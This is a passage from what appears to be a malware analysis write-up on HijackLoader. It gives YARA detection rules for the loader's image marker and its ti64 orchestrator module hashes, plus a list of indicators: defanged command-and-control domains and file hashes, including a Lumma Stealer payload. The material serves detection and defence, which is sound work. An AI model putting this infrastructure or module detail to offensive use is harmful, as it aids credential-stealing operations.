        hash = "ff1a2dcfdca25561b587bfa06214d70c85bcb802c5e5e7397dc977e1c5c20815"
        tlp = "white"
        version = "1.0"

    strings:
        $idat_magic_marker = {49 44 41 54 C6 A5 79 EA}

    condition:
```

```
        $idat_magic_marker
}
```

The second rule targets the ti64 orchestrator module as it exists in memory. Intended scan targets are extracted modules and memory captures. The signature is a quorum of CRC32 hashed module names. 3 of 6 matches required, accounting for the different module combinations shipped with different samples.

```
rule HijackLoader_TI64_CRC_hashes
{
    meta:
        description = "HijackLoader ti64 orchestrator: CRC32-based API and module resolution constants"
        author      = "neso"
        reference   = "https://neso.re/posts/clickfix-x-hijackloader-part2/"
        hash        = "a9d0b740d294db8b771f481bb84661188e56c209f52edba440e72b6ca047c6cb"
        family      = "HijackLoader, IDATLoader, GHOSTPULSE"
        tlp         = "white"
        version     = "1.0"

    strings:
        $crc32_poly             = { B7 1D C1 04 }
        $module_X64L            = { 3F 9F 5B CB }
        $module_COPYLIST        = { 0A 70 E7 1A }
        $module_SM              = { 45 21 22 D8 }
        $module_AVDATA          = { CA 83 B7 78 }
        $module_TinyCallProxy64 = { EA DC 15 55 }
        $module_CUSTOMINJECT    = { AE A6 18 B7 }

    condition:
        filesize < 500KB
        and $crc32_poly
        and 3 of ($module_*)
}
```

8. IOCs

Infrastructure

Type	Value
URL (check-in)	`hxxps://mastojh[.]cyou/`
Domain (primary C2)	`mastojh[.]cyou`
Domain (fallback)	`carytui[.]vu`

Type	Value
Domain (fallback)	`decrnoj[.]club`
Domain (fallback)	`genugsq[.]best`
Domain (fallback)	`longmbx[.]click`
Domain (fallback)	`mushxhb[.]best`
Domain (fallback)	`pomflgf[.]vu`
Domain (fallback)	`strikql[.]shop`
Domain (fallback)	`ulmudhw[.]shop`
Domain (fallback, dead-drop)	`steamcommunity[.]com`

Files

Type	Value
ti64 module	`a9d0b740d294db8b771f481bb84661188e56c209f52edba440e72b6ca047c6cb`
X64L loader module	`42591ea89d893d0f5663a2e275bf4c6c10463e2bdaf9fc43ccf78f0a9342d97e`
Lumma Stealer payload	`353b18528aa259782dfd6407a75e37770b5c6f5fa49e53ba5bb6ecd9081de94e`
`MicroMa64.exe`	`bc5e9ceb7fd09b6c4b945bc8d4ada428f2cf5d9311180bfdac7afd7ad480e7b4`
`storagesvc42.bak`	`ff1a2dcfdca25561b587bfa06214d70c85bcb802c5e5e7397dc977e1c5c20815`
